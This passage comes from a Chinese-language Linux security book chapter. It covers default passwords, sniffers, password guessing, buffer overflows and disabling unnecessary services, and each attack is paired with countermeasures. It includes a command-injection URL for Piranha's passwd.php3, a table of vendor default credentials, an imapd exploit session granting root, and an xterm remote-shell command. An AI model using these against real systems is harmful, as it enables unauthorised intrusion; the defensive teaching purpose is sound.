默认口令很令人烦恼。通常，除了那些需要访问系统和网络设备的管理员之外，几乎所有人都知道它们。在系统创建时，Linux 系统一般要求用户输入口令。这将成为 root 口令，因此也避免了默认口令问题。但是，并不是所有的应用程序都能做的如此之好。



Piranha 默认口令

| | |
|------|---|
| 流行度: | 3 |
| 简单度: | 8 |
| 影响力: | 8 |
| 风险率: | 6 |

Red Hat 提供用于 Linux 服务器的 Piranha 虚拟服务器和负载均衡软件包，在 Piranha-gui 程序的 0.4.12 版本中存在一个名为 piranha 的默认帐号，其默认口令为 q。攻击者使用这对用户—口令组合登录系统，可以在机器上执行任何命令。

注意

这一攻击通常与该软件所带的 `passwd.php3` 脚本的漏洞一起使用。

要获得系统权限，在浏览器中输入如下 URL：

```
http://example_web_server.com/piranha/secure/passwd.php3
```

使用前面给出的用户—口令组合，并输入如下 URL，

```
"http://example_web_server.com/piranha/secure/passwd.php3?try1=g23+%3B+touch+%2Ftmp%2FTESTED+%3B&try2=g23+%3B+touch+%2Ftmp%2FTESTED+%3B&passwd=ACCEPT"
```

这将在 /tmp 目录下创建名为 TESTED 的文件。修改这个 URL 将引起执行其他类型的动作。



Piranha 默认口令对策

Red Hat 发布了针对这一特定漏洞的补丁。因此对于机器中的任何操作系统和应用程序，必须确保已经安装了供应商提供的最新补丁。



网络设备默认口令

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 9 |
| 风险率: | 9 |

许多网络设备带有默认的口令或帐号。尽管这不是Linux系统本身的问题,但是如果网络设备允许攻击者访问网段,则通常也会破坏与之相连的系统的安全性。表6-3列出了一些网络设备的默认帐号和口令,这个列表是<http://packetstorm.securify.com/>上的大型列表的一部分,在该站点搜索defaultpassword.txt文件即可得到相应列表。

| 网络设备 | 用户名 | 口令 |
|--|----------|----------|
| 3Com | Admin | synnet |
| 3Com | Read | synnet |
| 3Com | Write | synnet |
| 3Com | Monitor | monitor |
| 3Com | Manager | manager |
| 3Com | Security | security |
| 3comCoreBuilder7000/6000/ 3500/2500 | Debug | synnet |
| 3comCoreBuilder7000/6000/ 3500/2500 | Tech | tech |
| Alteon ACEswitch 180e (web) | Admin | admin |
| Alteon ACEswitch 180e (telnet) | Admin | <blank> |
| Bay_routers | Manager | <blank> |
| Bay_routers | User | <blank> |
| Cabletron (routers & switches) | <blank> | <blank> |
| Linksys_DSL | n/a | admin |
| Livingston_IRX_router | !root | <blank> |
| Livingston_officerouter | !root | <blank> |
| Livingston_portmaster2/3 | !root | <blank> |
| Netopia_7100 | <blank> | <blank> |
| Netopia_9500 | Netopia | netopia |
| Shiva | Root | <blank> |
| Shiva | Guest | <blank> |

表6-3 一些网络设备的默认用户名和口令

一 网络设备默认口令对策

在网络设备接入工作网络前,更改所有的默认口令。做这件事情时请阅读制造商提供的说明书。

6.3 嗅探网络信息

你可能经常听说某个系统被侵入并安装了嗅探器 (sniffer)。黑客经常使用嗅探器来获得系统的访问权限,并在随后通过捕获其他系统的用户名和密码来提升其权限。与其他攻击工具相比,嗅探器可能破坏过更多的系统。

6.3.1 嗅探器的工作方式

嗅探器通过捕获流经网络的数据来工作。在正常的网络条件下,数据被放入帧中在局域网 (LAN) 内的系统间传输。每一帧都指向特定的 MAC 地址。每块网络接口卡 (NIC) 和网络设备都有一个由制造商分配的惟一 MAC 地址。多数网卡不允许更改 MAC 地址。

帧进入 LAN 后, LAN 内各系统的网卡检查帧的 MAC 地址。如果该 MAC 地址属于特定网卡 (即此帧发送到网卡所在的系统), 则将读入整个帧, 经过处理之后, 将帧中的数据 (通常是 IP 数据包) 传送给协议栈, 以待进一步处理。如果帧的 MAC 地址是广播地址, 则 LAN 中的每个系统都将读入帧并处理其数据。反之, 系统将只读取地址并忽略帧的数据部分。

嗅探器工作时, 将网卡设置成所谓的混杂模式。在该模式下, 网卡会将每个帧的数据都传送给协议栈, 而不检查其 MAC 地址。这样, 系统中的嗅探器就能够检查帧中的数据, 并摘取感兴趣的信息。其中可以包括报头信息或其他信息, 如用户名和口令。

很多协议以未加密的方式发送敏感信息, 因此黑客能够使用嗅探器获得系统的访问权限。例如, telnet, FTP 和 HTTP 中用户名和口令都直接在网络上传输。此外, 某些基于 Web 的管理工具也以一般的 HTTP 协议来传送用户名和口令。例如, webmin 就是这样做的。它是一个非常有用且流行的 Linux 管理工具, 但在不安全的网络上, 这不是一个好的选择。



嗅探器能够捕获用户名和口令

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 7 |
| 影响力: | 10 |
| 风险率: | 9 |

如前所述,大部分黑客在获得系统的root权限后,都会在系统中安装嗅探器。这一嗅探器可能会隐匿成看起来无害的程序,并将所有捕获的用户名和密码写入某个文件。也存在着连接被侵入系统并远程下载嗅探器文件的自动脚本。这种脚本可以危及大量用户帐号的安全性。实际上,黑客不仅可以获得本地系统的用户帐号,也可以获得与之相关的远程系统上的任何帐号。

一 嗅探器对策

使黑客不能在最初获得系统的访问权限是最佳的嗅探器对策。一旦被安装了嗅探器,可以采取若干行动来减少它对系统安全性的影响。

以交换网络取代集线器会有所帮助。对于集线器而言,网络流量对局域网内的每个系统都是可见的。而在交换网络中,只有与MAC地址相对应的网卡才能见到自己的帧。

警告

虽然交换网络有帮助,但也不是万灵药。在安装嗅探器的系统中,本地帐号和本地用户所使用的远程帐号都仍有可能被危及。此外,也已经出现了能够嗅探交换网络的新嗅探器(参见本章稍后的“Hunt”一节)。

避免受到嗅探器危害的最好办法是不要在网络上以未经加密的方式(即加密是关键)传输用户名和口令(或其他敏感数据)。通过使用SSH取代telnet,以及在访问敏感页面时使用HTTPS取代HTTP可以做到这一点。同样,也可以通过SCP或SFTP来传送文件。

6.3.2 常见的嗅探器

许多嗅探器是由黑客或网络管理员开发的。网管使用嗅探器来调试网络故障。黑客则使用它们来捕获网络流量,以获得其他系统的更多权限。

tcpdump

tcpdump是一个简单的嗅探器,运行时捕获和检查所有流经系统的网络流量,并将信息

发送到某个文件以便事后复查。tcpdump是某些入侵监测系统(例如Shadow)的基础。tcpdump并不显示数据包的数据部分,而只给出整个报头(包括IP和TCP报头)。它也能够捕获NFS的报头信息,其中包括文件句柄。即便没有加载相应的文件系统,这些文件句柄也可用于存取文件。下面列出了某个tcpdump输出文件的一部分:

```
03:15:23.008101 eth0 B arp who-has testbox.example_web.net tell 10.0.0.101
03:15:23.008731 eth0 > arp reply testbox.example_web.net (0:50:56:ee:7d:
b9)
is-at 0:50:56:ee:7d:b9 (0:50:56:fe:16:e6)
03:15:23.024238 lo > localhost.localdomain.1031 >
localhost.localdomain.domain: 7197+ PTR? 101.0.0.10.in-addr.arpa. (41)
03:15:23.024238 lo < localhost.localdomain.1031 >
localhost.localdomain.domain: 7197+ PTR? 101.0.0.10.in-addr.arpa. (41)
03:15:23.024339 lo > localhost.localdomain > localhost.localdomain: icmp:
localhost.localdomain udp port domain unreachable [tos 0xc0]
03:15:23.024339 lo < localhost.localdomain > localhost.localdomain: icmp:
localhost.localdomain udp port domain unreachable [tos 0xc0]
03:15:23.021092 eth0 < 10.0.0.101.3827 > testbox.example_web.net.telnet:
S 2910915406:2910915406(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
03:15:23.021602 eth0 > testbox.example_web.net.telnet > 10.0.0.101.3827:
S 152275368:152275368(0) ack 2910915407 win 32120
<mss 1460,nop,nop,sackOK> (DF)
03:15:23.027146 eth0 < 10.0.0.101.3827 > testbox.example_web.net.telnet:
. 1:1(0) ack 1 win 17520 (DF)
03:15:23.027152 eth0 < 10.0.0.101.3827 > testbox.example_web.net.telnet:
> 1:25(24) ack 1 win 17520 (DF)
```

从记录的这部分信息可以看到, telnet会话建立在10.0.0.101和testbox.example_web.net之间。可以从<http://www.tcpdump.org>下载tcpdump。

Hunt

Hunt由Hunt项目组(<http://www.cri.cz/kra/index.html>)开发。这个工具可用做嗅探器,或者用于盗用连接并通常会导致网络破坏。Hunt是一个比tcpdump复杂得多的黑客工具,可以从如下输出看出这一点。

```
192.168.0.103 [1069] 172.23.98.91 [110]
+OK QPOP (version 2.53) at testbox.example_web.net starting.
```

```

192.168.0.103 [1069] --> 172.23.98.91 [110]
USER testuser
192.168.0.103 [1069] --> 172.23.98.91 [110]
PASS test1

```

这是Hunt日志中的一小部分，用于说明Hunt可捕获用户名和口令。在本例中，用户(testuser)存取位于POP服务器上的邮件。所使用的口令为test1。

Linux-sniff

并不是所有的嗅探器都像Hunt那么复杂和强大。其中的某些非常简易和普通。例如，Linux-sniff(位于<http://packetstorm.security.com/>)是一个非常简单的嗅探器。下面是Linux-sniff的某些输出：

```

[ Linux-sniff by: Xphere - #phreak.nl ]
+-----< HOST: 192.168.0.107 PORT: 1408 -> HOST: example_web.com PORT: 110 >
USER testuser
PASS test1
STAT
QUIT
+-----< Received FIN/RST. >
+-----< HOST: example_web.com PORT: 110 -> HOST: 192.168.0.107 PORT: 1408 >
+OK QPOP (version 2.53) at example_web.com starting.
+OK Password required for testuser.
+OK testuser has 0 messages (0 octets).
+OK 0 0
+OK Pop server at example_web.com signing off.
+-----< Received FIN/RST. >

```

这一输出也捕获了POP用户名和口令。Linux-sniff将信息完好地处理成易于阅读的格式。这个嗅探器也能够截获HTTP基本认证、telnet和FTP会话等的信息。

其他嗅探器

在互联网上有很多其他的嗅探器。其中的某些源于同一个嗅探器——是其复制或增强品。下面列出了其中的一小部分：

| | |
|----------|---|
| Sniffit | http://rpmfind.net/linux/RPM/freshmeat/sniffit/index.html |
| Ethereal | http://ethereal.zing.org |
| Snort | http://www.snort.org |

| | |
|----------|---|
| Karpski | http://mojo.calyx.net/~btx/karpski.html |
| Gnusniff | http://www.ozemail.com.au/~peterhawkins/gnusniff.html |
| Dsniff | http://www.monkey.org/~dugsong/ (dsniffs 功能的更多信息可参见第7章) |

6.4 口令猜测

口令是计算机系统中最常用的认证方式。即使修改了默认口令，它们仍然易受黑客的攻击。口令用于认证诸如telnet或Ssh的交互式会话、诸如FTP的文件传输，以及通过POP或IMAP的邮件检索。如果系统中存在这些服务，就给黑客提供了潜在可以利用的漏洞。



通过猜测口令获得权限

| | |
|------|----|
| 流行度: | 8 |
| 简单度: | 10 |
| 影响力: | 10 |
| 风险率: | 10 |

在多数Linux系统中，口令的长度被限制在8个字符。如果只能使用小写字母，则总共有 26^8 （大约是2090亿）种组合。如果允许使用大写字母和数字，则有 62^8 （大约是218万亿）种组合。

不幸的是，多数计算机用户和管理员使用常见的或与自身有关的词做口令。某些人能够猜到这些口令而进入系统。攻击者也可以很容易地使用新的蛮力攻击工具来尝试大量的口令。图6-5显示了这样的工具，运行于Windows系统下，但其目标可以是任何提供诸如telnet、HTTP、POP、IMAP或FTP服务的系统（包括Linux），并且能够以root或用户给出的帐号列表来尝试登录。



图 6-5 Brutus 蛮力口令攻击工具

一 口令猜测对策

防止口令猜测的第一个对策是保护系统帐号,使它们不能轻易被黑客得到。要做到这一点,关闭 finger 和 rwho 服务(参见本章后面的 6.6.4 节的“关闭服务”)。限制黑客所知的帐号,就可以限制黑客对常用帐号如 root 的攻击。

为了防止直接针对 root 的攻击,限制 root 只能从控制台登录。可以通过修改 /etc/security 文件做到这一点。这个文件列出了 root 可以登录的 tty (终端)。在该文件中只包括 tty1 到 tty6,就能限制 root 只能从控制台登录。如果从该文件中删除所有行,则任何人在获得 root 权限前必须首先以其他用户登录,然后使用 su。

要求用户使用更加强大的口令也能够加大口令猜测的难度。这么做首先需要修改文件 /etc/login.def 中的最小口令长度。该文件示例如下。

```
# *REQUIRED*
# Directory where mailboxes reside, _or_ name of file, relative to the
# home directory. If you _do_ define both, MAIL_DIR takes precedence.
# QMAIL_DIR is for Qmail
#
#QMAIL_DIR Maildir
```

200 第2部分 由外入内

```
MAIL_DIR    /var/spool/mail
#MAIL_FILE  .mail
# Password aging controls:
#
# PASS_MAX_DAYS Maximum number of days a password may be used.
# PASS_MIN_DAYS Minimum number of days allowed between password changes.
# PASS_MIN_LEN Minimum acceptable password length.
# PASS_WARN_AGE Number of days warning given before a password expires.
#
PASS_MAX_DAYS 60
PASS_MIN_DAYS 1
PASS_MIN_LEN 8
PASS_WARN_AGE 7
+
# Min/max values for automatic uid selection in useradd
#
UID_MIN      500
UID_MAX      60000
+
# Min/max values for automatic gid selection in groupadd
+
GID_MIN      500
GID_MAX      60000
+
# If defined, this command is run when removing a user.
# It should remove any at/cron/print jobs etc. owned by
# the user to be removed (passed as the first argument).
#
#USERDEL_CMD  /usr/sbin/userdel_local
#
# If useradd should create home directories for users by default
# On RH systems, we do. This option is ORed with the -m flag on
# useradd command line.
#
CREATE_HOME   yes
```

PASS_MIN_LEN定义口令的最小长度。PAM或口令的替代程序npasswd也可用于强制口令包含数字或特殊字符，以增加口令猜测攻击的难度（关于口令安全性的信息请见第9章）。

用户培训也有助于减少遭受口令猜测攻击的风险。给系统的每个用户提供指导,使其选择不易猜测的口令。

当然,消除这种漏洞的最好方法是根本不使用这类口令。如果可行的话,应改用类似于SecureID或s/Key的动态口令,或者采用某种形式的生物认证。

6.5 漏洞

漏洞是存在于操作系统、应用程序或脚本中的问题,使黑客能够执行不被支持的操作,通常导致其获得不应获得的权限。几乎每天都能在某些程序或操作系统中发现新的漏洞。其中的许多是能够导致滥用root权限的缓冲区溢出。因为之后黑客可以自由支配系统,因此这类漏洞可能造成巨大灾难。利用这类漏洞通常是获得系统控制权和安装其他软件(如后门或嗅探器)的第一步。

6.5.1 缓冲区溢出

当开发者在程序中采用错误方法编写某些操作代码时,则可能导致缓冲区溢出漏洞。可能导致缓冲区溢出的罪魁祸首多半是标准C字符串函数,例如strcat(), strcpy(), sprintf(), vsprintf(), scanf()和gets()。这些函数在执行操作前不检查参数的大小。黑客可利用这一漏洞获得系统权限。

缓冲区溢出由错误的编程造成。黑客利用这一漏洞时,只需简单地在程序的变量或缓冲区中塞入过量的数据。并非所有的变量都是这类攻击的好目标——目标变量必须是存储在栈里的局部变量。

堆栈控制程序之间的切换,并在某部分程序(或函数)执行完成时确定将要执行的代码。局部变量也保存在堆栈中。在缓冲区溢出操作中,先将指令赋值给存储在栈中的局部变量。这一变量的空间必须足够容纳所需的指令,然后覆盖栈中的返回地址,使其指向该指令。这一置入栈中的指令的类型决定了缓冲区溢出后的系统行为。可以启动一个shell程序,以提供对系统的交互访问,或者启动其他应用程序。甚至可以更改配置文件,如inetd.conf,以启动新的服务。

6.5.2 服务漏洞

服务最有可能被远程攻击所利用，因为它们用于与目标系统进行某种类型的远程通信。许多应用程序和操作系统服务存在缓冲区溢出或其他漏洞。



服务中的缓冲区溢出

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 10 |
| 影响力: | 10 |
| 风险率: | 10 |

在Linux系统或应用程序中存在着大量的缓冲区溢出漏洞，而且也有许多适用于Web浏览器和Linux系统的脚本可以攻击其中的绝大部分漏洞 (<http://www.rootshell.com>上有这些脚本)。下面列出了Linux系统中常见攻击所针对的程序：

- ▼ rpc.mountd (NFS服务的一部分)
- rpc.statd (NFS服务的一部分)
- imapd/popd
- ▲ wu-ftp

攻击者在使用攻击程序时，会执行一些有用的操作。常见的操作是在系统中添加后门（例如，不需要口令的帐号或监听特定端口的程序），或者启动 shell 来直接访问系统。

下例给出了对于某个 imapd 版本的漏洞的攻击过程：

```
hacker_machine# imapd-exploit my_mail_server.com
IMAP Exploit for Linux.
Author: Akylonius (aky@galeb.etf.bg.ac.yu)
Modifications: pl (pl@el8.org)
Completed successfully.

hacker_machine# telnet my_mail_server.com
Trying 192.168.0.15...
Connected to my_mail_server.com
Red Hat Linux release 5.0
Kernel 2.0.35 on an i686
```

```
login: root
my_mail_server#
```

本例修改了/etc/passwd文件,在其中插入了一个不需要口令的root帐号。常见的针对mountd服务的攻击脚本会向攻击者提供一个root权限的shell。而WU-FTP的漏洞则使攻击者可以root执行命令。诸如/usr/X11R6/bin/xterm -display <hostname>.0这样的命令将给攻击者提供一个xterm和root权限的shell。

一 缓冲区溢出对策

一旦对系统尝试了缓冲区溢出攻击,通常会从日志消息中看到这类行为。日志消息会指出被攻击的服务(如IMAPD或RPC,STATD)及其不能识别的命令的相关信息。这些通常是失败的尝试,并说明系统曾经被探测和试图攻击过。

对于那些不是必需的服务,关闭它们以消除漏洞,或者在防火墙阻塞对其的访问。如果服务是必需的,只有一个对策:使系统和应用程序始终应用最新的补丁。

将来可能会有一个很有希望的选择,即名为Immunix (<http://www.immunix.com>)的项目。Immunix是一族用于增强系统安全性的工具,通过强化系统组件和平台来抵御攻击。这些工具挂起系统中遭到攻击的进程或服务,而不是使攻击者获得root权限。

6.5.3 脚本漏洞

服务和操作系统组件不是计算机系统中惟一的漏洞来源。Web站点上的脚本中也可能存在漏洞(关于Web站点的更多信息请参见第12章)。



脚本漏洞

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 10 |
| 影响力: | 10 |
| 风险率: | 10 |

带有漏洞的脚本通常是那些由Web服务器默认安装的或者相对常见的脚本。这些脚本中可能存在缓冲区溢出或其他内部漏洞。它们包括count.cgi、php.cgi、nph.cgi和nph--test.cgi。



脚本对策

可以用两种方法处理脚本漏洞。首先,删除不必要的脚本。默认脚本存在很多漏洞,如

果不是必需的，删除它们。其次，对于必需使用的脚本，确保它是最新版本，并且时刻关注针对它们的补丁的动向。

6.6 不必要的服务

Linux 发布在第一次安装时会在系统中配置大量不必要的服务。除了 telnet、FTP 和 Web 服务器之外，Linux 系统也会运行 ECHO、Chargen 和 Daytime。多数 Linux 系统都不使用这些服务，因此应当关闭它们。大多数服务由 inetd 控制，并在 inetd.conf 中配置。某些服务（如 HTTP）不在 inetd 的范围之内，因此必须使用 rc 文件来配置和关闭。

我们要求用户了解系统中究竟运行了哪些服务，如果上述理由不够的话，那么如下理由或许就很充分了。黑客可以开启后门服务以允许自己之后重返系统。此外，支配系统的黑客也能够在系统中安装 DDoS 代理。在其中的任一情形下，知道系统中运行了哪些服务都非常重要。



拒绝服务攻击

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 7 |
| 影响力: | 8 |
| 风险率: | 8 |

如果在系统中同时运行了 ECHO 和 Chargen 服务，则攻击者可以用系统地址为源地址，并以 Chargen 端口为源端口向 ECHO 服务发送 UDP 数据包。ECHO 服务响应与发送内容相同的字符。而 Chargen 会对收到的每一个字符都响应大量字符。因此，通过在这两个服务间来回传送 UDP 数据包，攻击者可以耗尽系统的所有资源（关于这类攻击的详细信息请见第 7 章）。

有多种工具可用来指定源和目的地址以及相应的源、目的端口。如果设置两个地址为相同，而源端口为 Chargen，目的端口为 ECHO，则就可以执行这种攻击。

拒绝服务攻击 (DoS) 对策

通过在系统安装防火墙并阻塞非关键的服务，使其无法到达目的主机，可以消除某些 DoS 攻击的威胁。也可以关闭这些不必要的服务（如 ECHO 和 Chargen）来防止这类攻击。

6.6.1 使用Netstat

Netstat是Linux发布自带的程序,能够提供与系统网络连接有关的大量信息。使用-r参数时,它将列出主机的路由表。使用-a参数时,将列出所打开的网络端口、远程系统(如果存在)和连接的状态。-n参数用于阻止Netstat将IP地址解析为主机名。Netstat的输出例子如下:

Mysystem# netstat -an

Active Internet connections (servers and established)

| Proto | Recv-Q | Send-Q | Local Address | Foreign Address | State |
|-------|--------|--------|---------------|-------------------|-------------|
| tcp | 0 | 0 | 0.0.0.0:23 | 192.168.0.45:2394 | ESTABLISHED |
| tcp | 0 | 0 | 0.0.0.0:3769 | 10.45.37.2:23 | ESTABLISHED |
| tcp | 0 | 0 | 0.0.0.0:1037 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:1036 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:1035 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:1033 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:1032 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:1026 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:1024 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:6000 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:25 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:515 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:98 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:113 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:79 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:513 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:514 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:23 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:21 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:111 | 0.0.0.0:* | LISTEN |
| udp | 0 | 0 | 0.0.0.0:518 | 0.0.0.0:* | |
| udp | 0 | 0 | 0.0.0.0:517 | 0.0.0.0:* | |
| udp | 0 | 0 | 0.0.0.0:111 | 0.0.0.0:* | |
| raw | 0 | 0 | 0.0.0.0:1 | 0.0.0.0:* | 7 |
| raw | 0 | 0 | 0.0.0.0:6 | 0.0.0.0:* | 7 |

Active UNIX domain sockets (servers and established)

| Proto | RefCnt | Flags | Type | State | I-Node | Path |
|-------|--------|-------|--------|-----------|--------|------------|
| unix | 1 | [] | STREAM | CONNECTED | 713 | @00000002e |


```

unix      1      [ ]      STREAM      CONNECTED      817      @00000003e
unix      1      [ ]      STREAM      CONNECTED      679      @000000027

```

输出的第一部分 (Active Internet connections) 列出了当前连接 (处于多种状态) 以及系统中那些处于监听或等待连接状态的端口。在本例中, 前两行列出了当前连接 (状态列显示为 ESTABLISHED)。第一个连接是从某个远程系统连入本系统的 telnet 连接, 因为其本地地址显示为 0.0.0.0.23, 所以这是一个进入连接。冒号后的数字是系统端口名。端口 23 表示这是 telnet 连接。第二行是一个 telnet 外出连接。此时, 外部地址列的端口号是 23。

所有状态为 LISTEN 的列都表示本地系统上等待进入连接的那些服务。在本地地址列, 其显示为 0.0.0.0:portnumber。冒号后的数字表示为等待进入连接而监听的端口。通过检查 Netstat 的输出, 就能够确定每个服务是否正确, 并了解系统的使用情况。

Netstat 输出的第二部分是 Active UNIX domain sockets (活动的 UNIX 域套接字)。这部分给出了用于进程间通信的内部队列和文件。

因此, Netstat 可以提供重要的输出, 能够帮助用户确定系统中运行着哪些正在监听的服务。然而, 它并不能把这些服务和相应的应用程序关联起来。



Netstat 被特洛伊木马化以显示错误信息

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 3 |
| 风险率: | 5 |

由于 Netstat 能帮助系统管理员找出系统潜在的问题, 有时也成为黑客接管系统后的替换目标。如果黑客获得了系统的 root 权限, 他可能会选择用其他程序替换掉 Netstat, 从而掩盖他的踪迹或者其在系统中架设的后门。

这一攻击包括将一份修改过的 Netstat 二进制代码复制到系统 (使用 FTP 或 RCP), 然后用这个新版本覆盖旧版本。

注意

Netstat 并不是黑客特洛伊木马化的惟一目标。请参见第 10 章, 以了解黑客在侵入系统后能做的其他恶意行为。



Netstat 替换的对策

使用诸如 Tripwire 或 AIDE 的文件完整性工具, 可以发现黑客对 Netstat 代码的修改。每个

系统程序都应当被包含在完整性检查的配置之中, 并做周期性的检查(至少每天一次)。关于文件完整性工具的更多信息请见第2章。

6.6.2 使用Lsof

Lsof工具克服了Netstat的一个缺点。能够列出与特定端口关联的进程。多数Linux发布不带有这个工具, 但可以从[ftp://vic.cc.purdue.edu/pub/tools/unix/lsof](http://vic.cc.purdue.edu/pub/tools/unix/lsof)下载。

Mysystem# **lsof -i**

| COMMAND | PID | USER | FD | TYPE | DEVICE | SIZE | NODE | NAME |
|-----------|-----|------|-----|------|--------|------|------|----------------------|
| portmap | 311 | root | 4u | IPv4 | 300 | | UDP | *:sunrpc |
| portmap | 311 | root | 5u | IPv4 | 301 | | TCP | *:sunrpc (LISTEN) |
| inetd | 489 | root | 5u | IPv4 | 473 | | TCP | *:ftp (LISTEN) |
| inetd | 489 | root | 6u | IPv4 | 474 | | TCP | *:telnet (LISTEN) |
| inetd | 489 | root | 7u | IPv4 | 475 | | TCP | *:shell (LISTEN) |
| inetd | 489 | root | 9u | IPv4 | 476 | | TCP | *:login (LISTEN) |
| inetd | 489 | root | 10u | IPv4 | 477 | | UDP | *:talk |
| inetd | 489 | root | 11u | IPv4 | 478 | | UDP | *:ntalk |
| inetd | 489 | root | 12u | IPv4 | 479 | | TCP | *:finger (LISTEN) |
| inetd | 489 | root | 13u | IPv4 | 480 | | TCP | *:auth (LISTEN) |
| inetd | 489 | root | 14u | IPv4 | 481 | | TCP | *:linuxconf (LISTEN) |
| lpd | 505 | root | 6u | IPv4 | 504 | | TCP | *:printer (LISTEN) |
| sendmail | 544 | root | 4u | IPv4 | 543 | | TCP | *:smtp (LISTEN) |
| X | 644 | root | 0u | IPv4 | 637 | | TCP | *:6000 (LISTEN) |
| gnome-ses | 647 | root | 3u | IPv4 | 665 | | TCP | *:1024 (LISTEN) |
| magicdev | 665 | root | 5u | IPv4 | 740 | | TCP | *:1026 (LISTEN) |
| panel | 678 | root | 5u | IPv4 | 810 | | TCP | *:1033 (LISTEN) |
| gnome-rnm | 679 | root | 4u | IPv4 | 794 | | TCP | *:1032 (LISTEN) |
| gmc | 681 | root | 5u | IPv4 | 840 | | TCP | *:1035 (LISTEN) |
| gnomepage | 691 | root | 4u | IPv4 | 964 | | TCP | *:1036 (LISTEN) |
| gen_util_ | 693 | root | 4u | IPv4 | 974 | | TCP | *:1037 (LISTEN) |

使用-i参数, lsof列出了正在监听的网络端口以及打开这些端口的实际程序。在输出示例中, 最右边的一列给出了端口号。其中某些端口号被/etc/services文件中定义的端口名所代替。

进一步检查可以发现, 许多服务都由inetd运行, 如telnet, FTP, finger, 甚至Linuxconf。其他服务如SMTP不是由inetd运行, 最左边那列给出了其对应的程序(与SMTP对应的程序是sendmail), 说明不能够通过重新配置inetd.conf来关闭这些服务。

技巧

如果怀疑系统已经被侵入，必须确保使用已知能正常工作且未被篡改的 *lsuf* 拷贝，这一拷贝可以来自干净的只读介质或者从源站点下载。

6.6.3 使用 Nmap 识别服务

第3章详细讨论了Nmap的使用。必须注意，Nmap可以也应该被系统管理员用于识别系统中运行的服务。Netstat和Lsof能够被欺骗（如果黑客对系统做了足够多的手脚）。然而，外部扫描，如Nmap扫描就不会被黑客在系统中所做的手脚所欺骗。Nmap能够正确地给出目标系统所运行的服务。

```
Mysystem# nmap -sT -O localhost
```

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

```
Interesting ports on localhost.localdomain (127.0.0.1):
```

```
(The 1509 ports scanned but not shown below are in state: closed)
```

| Port | State | Service |
|----------|-------|-----------|
| 21/tcp | open | ftp |
| 23/tcp | open | telnet |
| 25/tcp | open | smtp |
| 79/tcp | open | finger |
| 98/tcp | open | linuxconf |
| 111/tcp | open | sunrpc |
| 113/tcp | open | auth |
| 513/tcp | open | login |
| 514/tcp | open | shell |
| 515/tcp | open | printer |
| 1024/tcp | open | kdm |
| 1026/tcp | open | nterm |
| 1032/tcp | open | iad3 |
| 6000/tcp | open | X11 |

```
TCP Sequence Prediction:Class=random positive increments
```

```
Difficulty=2470873 (Good luck!)
```

```
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

本例中，我们对本地系统进行TCP扫描。因为这是我们自己的系统，并且是查找安全漏洞，所以不需要秘密扫描。把这些信息和Lsof及Netstat的输出相比较，会发现结果相同。

Nmap也能够识别打开的UDP端口。与对端口进行连接不同（因为UDP是无连接协议），Nmap向这些端口发送数据包，并检查是否返回“ICMP-Port-Unreachable”消息。如果不是，端口就可能是打开的。

```
Mysystem# nmap -sU -O localhost
```

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

```
Warning: No TCP ports found open on this machine,
```

```
OS detection will be MUCH less reliable
```

```
Interesting ports on localhost.localdomain (127.0.0.1):
```

```
(The 1445 ports scanned but not shown below are in state: closed)
```

| Port | State | Service |
|---------|-------|---------|
| 111/udp | open | sunrpc |
| 517/udp | open | talk |
| 518/udp | open | ntalk |

```
Remote OS guesses: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34, Linux 2.0.35-38,  
Linux 2.1.24 PowerPC, Linux 2.1.76, Linux Kernel 2.1.88, Linux 2.1.91 - 2.  
1.103,
```

```
Linux 2.1.122 - 2.2.14, Linux 2.2.12, Linux 2.2.13 SMP, Linux 2.3.12,  
NetBSD 1.4 / Generic mac68k (Quadra 610)
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

警告

在使用Nmap对防火墙之后的UDP端口扫描时，如果防火墙阻塞了UDP包，则其结果会出现很大的错误。在这种情况下，所发送的包不会有任何响应，因此Nmap将报告所有的端口都是打开的。

6.6.4 关闭服务

在使用Netstat和Lsof对服务进行扫描，并检查所运行的服务列表之后，需要关闭那些不必要的服务。许多服务由inetd启动，因此能够通过编辑/etc/inetd.conf来关闭。inetd.conf文件可能有如下内容：

```

# inetd.conf This file describes the services that will be available
# through the INETD TCP/IP super server. To re-configure
# the running INETD process, edit this file, then send the
# INETD process a SIGHUP signal.
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
# Echo, discard, daytime, and chargen are used primarily for testing.
# To re-read this file after changes, just do a 'killall -HUP inetd'
#echo      stream  tcp    nowait  root    internal
#echo      dgram   udp     wait    root    internal
#discard   stream  tcp    nowait  root    internal
#discard   dgram   udp     wait    root    internal
